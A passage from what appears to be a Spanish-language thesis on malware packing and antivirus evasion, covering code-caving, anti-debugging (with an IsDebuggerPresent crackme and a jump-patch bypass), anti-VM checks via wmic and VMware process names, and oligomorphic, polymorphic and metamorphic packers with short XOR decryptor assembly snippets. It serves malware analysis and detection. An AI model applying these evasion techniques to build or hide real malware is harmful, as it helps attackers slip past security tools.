Estas técnicas se basan en modificar las instrucciones del código durante su ejecución. Existen diferentes formas de aplicar la auto-modificación del código del fichero PE, por ejemplo:

1.2.1.4. Ajuste del EP y code-caving

Consiste en buscar espacio libre en una de las secciones del fichero PE o en su defecto, en crear una nueva sección donde se escribe el nuevo código. Posteriormente se modifica el EP (Entry Point) para que apunte a la primera instrucción del código que se ha añadido. La secuencia de ejecución sería la siguiente:

1. Se inicia el programa en el nuevo EP.
2. Se ejecuta el código que se ha añadido. Normalmente es código basura, es decir, instrucciones de código que no hacen nada, simplemente modifican el contenido del fichero para que la firma HASH sea diferente.
3. Se realiza un salto al OEP original para que se ejecute el código del programa como si nada hubiera pasado.

1.2.1.5. EXE loaders

Lo que hacen es ofuscar los import de las funciones que necesita el ejecutable y además añaden nuevas secciones. Su forma de actuar sería la siguiente:

1. Cargan el fichero PE en memoria.
2. A continuación, realiza la función necesaria que deshace la ofuscación para volver a obtener la tabla de imports y así poder cargar las librerías necesarias.
3. Finalmente salta al OEP para continuar con la ejecución del programa.

1.2.1.6. Codificación y decodificación en línea

Se añaden nuevas secciones, una se encarga de codificar y la otra de decodificar, de manera que durante la ejecución se está modificando el código en memoria al hacer uso de las funciones que hay en estas secciones. Además,

modificando la función de codificación o decodificación de estas secciones conseguimos obtener nuevas versiones del fichero PE. Ejemplo: Armadillo

1.2.1.7. Anti-debugging [3]

Estas técnicas tienen la finalidad de proteger el fichero PE de los análisis dinámicos de los AV y así evitar que su comportamiento sea estudiado. Se utilizan en los ficheros PE para comprobar si se están ejecutando desde un debugger. Cuando detecta que está siendo ejecutado desde un debugger en lugar de ejecutar el código malicioso lo que hace es ejecutar otras rutinas de código o incluso finalizar la ejecución, para así engañar al que está realizando el análisis. Para evitarlo se puede hacer fácilmente usando la función "IsDebuggerPresent" de la librería kerner32.dll. Si el fichero está siendo debuggeado, la función devuelve un valor distinto de 0, en caso contrario devuelve 0.

```
#include
#include

int main(int argc, char **argv)
{
        if (IsDebuggerPresent())
        {
                MessageBox(0, "Debugger detectado!!","Crackme01 IsDebuggerPresent",MB_OK);
                exit(0);
        }
        MessageBox(0, "Debugger NO detectado!!","Crackme01 IsDebuggerPresent",MB_OK);
        return 0;
}
```

Figura 25. Código anti-debbuging.

Si ejecutamos el código en nuestra máquina desde la línea de comandos nos aparecerá la siguiente ventana.



Figura 26. MessageBox.

Sin embargo, si lo hacemos desde un debugger con OllyDbg obtendremos el siguiente mensaje.



Figura 27. Debugeando con OllyDbg.

Si entramos en el detalle de la función con OllyDbg vemos lo siguiente:



Figura 28. Detalle debug con OllyDbg.

Para saltarnos esta protección tenemos que entender lo que está haciendo el código, después de la llamada a la función CALL EAX se produce una comparación con la instrucción TEST del registro EAX para ver el valor devuelto, si el valor es 0 el

flag ZF se pone a 1 y se produciría el salto JE SHORT a la dirección de memoria 00401576, pero en un nuestro caso la instrucción TEST EAX devuelve 1 y el flag ZF se pone a 0, por lo que no se produce el salto JE SHORT y continúa el código hasta llegar a la llamada a la función MessageBoxA con muestra el mensaje "*Debugger detectado!!*".

Para evitar esta protección bastaría con modificar la instrucción del salto por otra del tipo JNZ que se produce cuando el flag ZF = 0, o sea, cuando la comparación TEST EAX es distinta de 0.



Figura 29. OllyDbg después de modificar código.

1.2.1.8. Anti-virtualization & Anti-sandboxing [11]

Busca claves en el registro que indiquen que se está ejecutando en un entorno virtualizado, o también busca en los procesos que están corriendo en el sistema alguno de tipo VMWare o de VirtualBox. También se fija en el tamaño del disco duro que suele ser menor. E incluso en la existencia de interacciones con el sistema, es

decir, en busca de pulsaciones del teclado o de los movimientos de ratón, en caso de ausencia de éstos, puede indicar que está en un entorno virtualizado.

Los parámetros más habituales son:

- Número de cores del sistema.
- Tamaño y nombre del disco.
- Nombres de carpetas compartidas.
- Nombre de los adaptadores virtuales o de pantalla.
- Tamaño de la memoria RAM.
- Nombre del usuario o del dispositivo Hardware.
- Número de serie de la BIOS.
- Nombres de procesos o servicios determinados.
- Nombres y valores de claves de registro determinadas.
- MAC determinadas.
- Directorios específicos.

Con el comando wmic cpu get NumberOfCores



Figura 30. Comandos para detectar entornos virtuales.

Un valor de 1 core indicaría que estamos en un entorno virtual.

Con el comando wmic computersystem get model



Figura 31. Comandos para detectar entornos virtuales.

Nos devuelve el modelo del sistema.

Con el comando wmic bios get serialnumber



Figura 32. Comandos para detectar entornos virtuales.

Obtenemos el número de serie de la BIOS donde aparece información sobre la plataforma de virtualización.

Y a nivel de procesos que hay corriendo en el sistema, los más típicos son:

- vmtoolsd.exe
- vmwaretray.exe
- vmwareuser.exe

Puntos fuertes	Puntos débiles	Como detectarla
Es una técnica robusta que complica la tarea del analista de malware	Mediante un análisis profundo del código se pueden llegar a detectar.	Mediante breakpoint en ciertas instrucciones del código (JMP) o en ciertas llamadas a funciones (VirtualAlloc.)

Tabla 7. Resumen empaquetador por auto-modificación.

Empaquetadores basados en Bundlers

Es la combinación de dos o más programas que se combinan en un solo paquete, uno de ellos es el fichero PE y el otro es el que añade la capa de protección para que el AV no lo detecte. Ejemplos de empaquetadores que utilizan bundlers: PEBundle, Molebox



Figura 33. Bundle Molebox.



Figura 34. Resultado ejecutar Molebox.

Puntos fuertes	Puntos débiles	Como detectarla
La rapidez de ejecución.	Son fácilmente detectables.	Hay muchas herramientas automáticas que detectan este tipo de protección y son capaces de revertirla.

Tabla 8. Resumen Bundle.

1.3. SISTEMAS MODERNOS DE EMPAQUETADO

Conforme los sistemas de AV han ido evolucionando y detectando todas las técnicas clásicas de empaquetado descritas anteriormente, los desarrolladores de malware han ido creando nuevas técnicas para evitar ser detectados. Algunas de estas nuevas técnicas se van a describir a continuación explicando sus puntos fuertes y sus puntos débiles.

Las he clasificado de la siguiente manera:

- Empaquetadores Oligomórficos
- Empaquetadores Polimórficos
- Empaquetadores Metamórficos
- Empaquetadores Custom Packer
- Empaquetadores basados en Algoritmos Evolutivos: Opcode Generator
- Empaquetadores basados en Virtualización: VM Protectors
- Empaquetadores Evolutivos.

Empaquetadores Oligomórficos

Para mejorar las técnicas basadas en encriptadores estáticos, los autores de malware crearon los sistemas oligomórficos capaces de ***cambiar el sistema de encriptado durante su ejecución***, es decir, entre una generación y la siguiente de una familia de malware, el sistema de encriptado puede mutar tanto la rutina de encriptado como la de desencriptado que se encargan de modificar el código del fichero PE ejecutable.

El primer ejemplo de malware oligomórfico lo encontramos en el virus “Whale” que fue detectado en 1990. Dentro del código del Malware podíamos encontrar una docena de sistemas de encriptado que aleatoriamente iban cambiando conforme el sistema se intentaba replicar en otros sistemas. Evidentemente, cada vez que se utiliza un sistema de encriptado diferente, genera una nueva firma que los AV posiblemente no tengan detectada en su base de datos de firmas y así consiguen evadirlos.

Otros malware oligomórficos generan sistemas de encriptado de forma dinámica, lo cual dificulta aún más la detección por los AV.

Otro ejemplo es W95/Memorial que contiene hasta 96 posibles patrones de desencriptado, lo cual hace casi imposible obtener el código del fichero PE mediante un análisis estático.

Si nos fijamos en su código podemos ver las siguientes instrucciones:

Primero configura la base del encriptado

```
mov ebp,00405000h
```

```
mov     ecx,0550h       ; this many bytes
lea     esi,[ebp+0000002E]      ; offset of "Start"
add     ecx,[ebp+00000029]      ; plus this many bytes
mov     al,[ebp+0000002D]       ; pick the first key

Decrypt:
nop     ; junk
nop     ; junk
xor     [esi],al        ; decrypt a byte
inc     esi     ; next byte
nop     ; junk
inc     al      ; slide the key
dec     ecx     ; are there any more bytes to decrypt?
jnz     Decrypt ; until all bytes are decrypted
jmp     Start   ; decryption done, execute body

; Data area

Start:
```

Figura 35. Decodificador en empaquetador oligomórfico.

Y otra versión se podría obtener con las siguientes instrucciones:

```
mov ecx,0550h
```

```
mov     ebp,013BC000h   ; select base
lea     esi,[ebp+0000002E]      ; offset of "Start"
add     ecx,[ebp+00000029]      ; plus this many bytes
mov     al,[ebp+0000002D]       ; pick the first key

Decrypt:
nop     ; junk
nop     ; junk
xor     [esi],al        ; decrypt a byte
inc     esi     ; next byte
nop     ; junk
inc     al      ; slide the key
loop    Decrypt ; until all bytes are decrypted
jmp     Start   ; Decryption done, execute body

; Data area

Start:
```

Figura 36. Nuevo decodificador en empaquetador oligomórfico.

Puntos fuertes	Puntos débiles	Como detectarla
Son difíciles de detectar. Pueden dificultar mucho la labor de los analistas.	Están muy estudiados.	Se pueden establecer patrones según los encriptadores que se utilicen.

Tabla 9. Resumen empaquetador Oligomórfico.

Empaquetadores Polimórficos

Una vez que se empezó a controlar los Malware basados en algoritmos oligomórficos, apareció una nueva variante basada en algoritmos / motores polimórficos que consistían en que el sistema de encriptado varía completamente con cada nueva generación de Malware que se iba extendiendo de manera que no podía relacionarse el nuevo sistema de encriptado con los anteriores.

El primer malware de tipo polimórfico que apareció en escena fue en 1990 y se llamaba “1260 AKA V2PX”, se cree que fue el primero de la familia de virus Chameleon. Conforme V2PX Iba evolucionando, su sistema de encriptado iba mutando de forma infinita. Una de las formas que tenía de evolucionar V2PX era insertando instrucciones “junk” de forma aleatoria en cada sistema de encriptado. Por ejemplo, insertando “nop”, “clc” conseguía cambiar la apariencia del código, pero no

modificar su funcionalidad y de esta manera evadía la seguridad de los AV basados en patrones de firmas.

Aparecieron conjuntos de herramientas que facilitaban la tarea de crear malware polimórficos, por ejemplo, MtE(The Mutation Engine, 1992, Dark Avenger).

Otro ejemplo lo encontramos en el malware VBS/LoveLetter que estaba programado en VisualBasicScritpt y se propagaba a través del correo electrónico. Fue capaz de infectar millones de equipos tanto de empresas y organismos como de particulares llenando las bandejas de entrada con correos infectados el 5 de mayo del 2000.

1.3.1.1. Solución para combatir malware polimórficos: EMULACIÓN

Las casas de AV empezaron a incluir en sus soluciones los Emuladores de Código en forma de Sandbox de manera que cuando analizaban un fichero que no tenía correspondencia con su BBDD de firmas, se pasaba a un entorno controlado y aislado donde se analizaba el malware.

Durante la ejecución, el motor del AV podía buscar en su BBDD de firmas o incluso realizar algún análisis de tipo heurístico en busca de comportamientos conocidos. Al mismo tiempo se controlaba que el fichero en ejecución no tratase de modificar otros ficheros del sistema o intentara escribir en ciertas partes del sistema (registro, sector de arranque).

1.3.1.2. Evolución del Malware para evadir Emulación: técnicas anti-emuladores

Los desarrolladores de malware tomaron precauciones para evadir los emuladores como, por ejemplo:

- Bucles infinitos al principio del código ya que algunos AV buscan en las primeras instrucciones del código ciertos patrones de comportamiento. Para evitar esto, se introducen bucles que no hacen nada para saltarse estas medidas.

- Provocar que se produzcan excepciones en los entornos de emulación por ejemplo realizando operaciones con tipos float que consiguen forzar el rendimiento de los entornos virtualizados hasta que se produce una excepción y estos sistemas fallan.

Puntos fuertes	Puntos débiles	Como detectarla
Son difíciles de detectar. Pueden dificultar mucho la labor de los analistas.	Están muy estudiados.	Mediante técnicas de emulación se pueden llegar a detectar.

Tabla 10. Resumen empaquetador Polimórfico .

Empaquetadores Metamórficos []

Según la definición de Kaspersky lab:

"Un virus metamórfico es aquel que ***puede transformarse según su capacidad*** *de traducir, editar y reescribir su propio código. Se le considera el virus informático más infeccioso y, si no se detecta rápidamente, puede producir graves daños en un sistema. Además,* ***se reescribe y reprograma a sí mismo cada vez que infecta un sistema*** *informático. Debido a su complejidad, para la creación de virus metamórficos es necesario contar con conocimientos amplios en programación."*

Buscan sistemas que preferentemente tengan compilador instalado para una vez que modifican ellos mismos su código con una de las técnicas explicadas más abajo, se vuelven a compilar y se propagan a un nuevo sistema con un nuevo ejecutable que no existía hasta ese momento.

En 1998 apareció el virus Win95/Regswap que se basaba en el intercambio de registros de la CPU entre una generación de malware y la siguiente, nada de usar sistemas de encriptado polimórficos. Era una forma de evolucionar modificando el código el mismo.

Los malware metamórficos se caracterizan porque se pueden reprogramar ellos mismos para evolucionar en cada generación y extenderse. Hay dos parámetros que nos ayudan a clasificar los malware metamórficos que son:

a) cómo se comunican / extienden
b) cómo se transforman ellos solos

a) En función de cómo se comunican/extienden:

1. Open-World: capacidad para comunicarse con cualquier otro sistema que esté conectado en cualquier lugar.
2. Closed-World: sin capacidad para comunicarse con otros sistemas

b) En función de cómo se transforman:

1. Transformación Binaria: durante la evolución se modifica el ejecutable el mismo.
2. Transformación Alternando la Representación: en la fase de evolución, se refiere a una representación de pseudocódigo que muta basándose en ella.

Algunas de las transformaciones más conocidas son:

- Intercambio de registros: si bien los registros de los sistemas basados en CPU x86 fueron diseñados para una función específica, se pueden intercambiar.
- Sustitución de código: modificando instrucciones por otras similares se obtiene un binario diferente que realiza la misma función.
- Branch Condition Reversing: modificando y/o ordenando los saltos condicionales.
- Meter basura (Garbage Insertion): insertando instrucciones que no hacen nada (nop, clc)
- Reordenación de Subrutinas: cambiando el orden en el que se llaman las subrutinas, por ejemplo, de forma aleatoria, se añade una capa de complejidad.
- Introducir código: el malware se entrelaza con el código binario del propio host.

Ejemplos de detección de virus Metamórficos

- Detección Geométrica
- Técnica de desensamblado
- Uso de emuladores para rastrear
- Detección simple de la evolución
- Utilizando características negativas y positivas
- Utilizando emuladores basados en heurística

Posibles desarrollos futuros de virus metamórficos

Un camino posible consiste en que los desarrolladores de virus creen modelos en los que un conjunto de virus pueda comunicarse entre sí, intercambiando información sobre sistemas comprometidos (usuarios y contraseñas, direcciones IP) e incluso otra evolución podría ser la exportación e importación de código entre ellos.

Puntos fuertes	Puntos débiles	Como detectarla
Son difíciles de detectar. Pueden dificultar mucho la labor de los analistas.	Están muy estudiados.	Mediante emuladores y técnicas de desensamblado como breakpoint en funciones tipo VirtualAlloc.

Tabla 11. Resumen empaquetador Metamórfico.

Custom Packer [13][14][15]

Hoy en día la mayoría de los malware utilizan técnicas anti-análisis y anti-debugging para complicar la tarea de los analistas de malware y en el caso de los custom packer donde no podemos utilizar herramientas automáticas para desempaquetar el código del fichero PE para su análisis, se tiene que hacer el trabajo a mano, lo cual es una tarea bastante complicada. Lo primero en que se fija un analista de malware para saber si el fichero PE está empaquetado es:

- No se aprecian cadenas (STRINGS) a simple vista. Las que aparece están encriptadas.
- Hay secciones con tamaños muy grandes y con valores de entropía muy elevados.
- Gran parte del código está en la sección .data en lugar de .code.
- La tabla de importación de funciones contiene muy pocos import y además aparecen ***GetProcAddres***, ***LoadLibrary*** y ***GetModuleHandleW*** que son funciones que se utilizan en las rutinas de desempaquetado.

Los custom packer suelen utilizar varias capas de empaquetado y alguna de ellas suele ser de algún packer comercial como UPX o THEMIDA, que se suelen poner delante del custom packer para intentar engañar al analista de malware. Una vez desempaquetada esta primera capa nos encontramos con el custom packer. La forma habitual de proceder para desempaquetarlo es la siguiente:

- Se rastrea el proceso de desempaquetado durante la ejecución del fichero PE en busca de instrucciones JMP ya que en algún momento cuando termine la rutina de desempaquetado debe saltar al OEP (Original Entry Point).
